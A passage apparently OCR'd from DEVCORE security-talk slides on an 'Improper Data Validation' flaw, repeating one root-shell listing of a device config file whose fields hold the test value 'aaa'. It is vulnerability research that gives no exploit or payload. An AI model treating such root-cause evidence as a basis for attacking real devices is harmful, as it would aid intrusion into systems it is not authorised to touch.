
Improper Data Validation - Root Cause

DEVCORE




```
bash-3.2# cat /etc/config/.qos_config/users/devcore/device/aaa

[device]
client_id = aaa
register_id = aaa
app_id = aaa
app_version = aaa
os_type = aaa
os_version = aaa
locale =
status = 0
pair_id =
client_agent = aaa
client_app = aaa
```

Improper Data Validation - Root Cause




```
bash-3.2# cat /etc/config/.qos_config/users/devcore/device/aaa

[device]
client_id = aaa
register_id = aaa
app_id = aaa
app_version = aaa
os_type = aaa
os_version = aaa
locale =
status = 0
pair_id =
client_agent = aaa
client_app = aaa
```

Improper Data Validation - Root Cause



```
bash-3.2# cat /etc/config/.qos_config/users/devcore/device/aaa

[device]
client_id = aaa
register_id = aaa
app_id = aaa
app_version = aaa
os_type = aaa
os_version = aaa
locale =
status = 0
pair_id =
client_agent = aaa
client_app = aaa
```

